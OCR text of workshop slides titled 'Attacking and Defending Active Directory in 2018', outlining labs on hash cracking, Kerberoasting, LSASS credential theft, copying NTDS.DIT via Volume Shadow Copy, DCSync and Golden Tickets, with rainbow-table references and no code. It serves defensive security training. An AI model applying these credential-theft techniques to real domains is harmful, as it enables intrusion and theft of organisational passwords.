

Attacking and Defending Active Directory in 2018

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About: Adam Steed - @aBoy

20 years of experience in IAM, working for financial, websites, and healthcare organizations

Associate Director Protiviti
Security and Privacy Practice
Identity and Access Management

About: James Albany

Specialize in Social Engineering, Network Pen testing, and Red Teaming.

Senior Consultant Protiviti
Security and Privacy Practice
Penetration Testing

Credits

- https://blog.harmj0y.net/ - Will Schroeder (@harmj0y)
- http://adsecurity.org/ - Sean Metcalf (@PyroTek3)
- http://blog.gentilkiwi.com/mimikatz - Benjamin Delpy (@gentilkiwi)
- http://dsinternals.com - Michael Grafnetter (@Mgrafnetter)
- https://blogs.technet.microsoft.com/pfesweplat/ - Robin Granberg (@ipcdollar1)
- https://github.com/byt3bl33d3r - Marcello Salvati (@Byt3bl33d3r)
- https://hashcat.net/hashcat/
- http://hashsuite.openwall.net/
- http://ophcrack.sourceforge.net/
- https://github.com/PowerShellMafia/PowerSploit



Todays Attacks (Time Permitting)

- Lab 1
  - LM Hash Cracking
- Lab 2
  - Enumeration Of AD/Endpoint
- Lab 3
  - Kerberoast
  - Excessive Permissions (ACL/Delegated)
- Lab 4
  - Group Policy Preferences (GPP) in SYSVOL
  - Shared Local Admin
  - Credential Theft From LSASS
  - NTDS.DIT (Domain Hashdump)
- Lab 5
  - Scripts In SYSVOL
  - DCSync
  - Golden Tickets




Todays Goal

1. Don’t get yelled at by your boss because you got hacked.

2. Don’t get yelled at because you failed a Pen Test.


Lets Start With A Demo





Intro into Windows Passwords Hashes

Passwords are not stored in Active Directory




Windows Password Hashes Contain No Salt

Company A
Password: Defcon!
5020841A8F4C6D7A3D
A8A963B665ECA7

Company B
Password:Defcon!
5020841A8F4C6D7A3D
A8A963B665ECA7




There Are Many Places To Steal the Hash



Attacker: Why Not Just Steal A Copy Of NTDS.DIT?

NTDS.DIT File Contains All Of The Password Hashes For The Domain



What does it mean when you see users with the same password hash?

Defender: Making A Copy Of NTDS.DIT Is Hard

- NTDS.DIT is a locked file by LSASS process so you cant just copy it
- If you tamper with the LSASS process on a domain controller you could crash it
- NTDS.DIT is encrypted so you cant just open it


Attacker: Volume Shadow Copy…FTW!

Defender: I Hate You!!




Volume Shadow Copy






NTDS.DIT Is “Protected” With Encryption

Thank you Microsoft for storing the encryption key in the registry



Why we don’t need to guess passwords


Servers Calculate Hashes Every Possible Combination 10 Character Password



Why we don’t need to guess passwords

Free XP Rainbow tables

These tables can be used to crack Windows XP passwords (LM hashes). They CANNOT crack Windows Vista and 7 passwords (NT hashes).




All free XP tables (17.0GB)
Torrent download

Thanks for seeding

Free Vista Rainbow tables

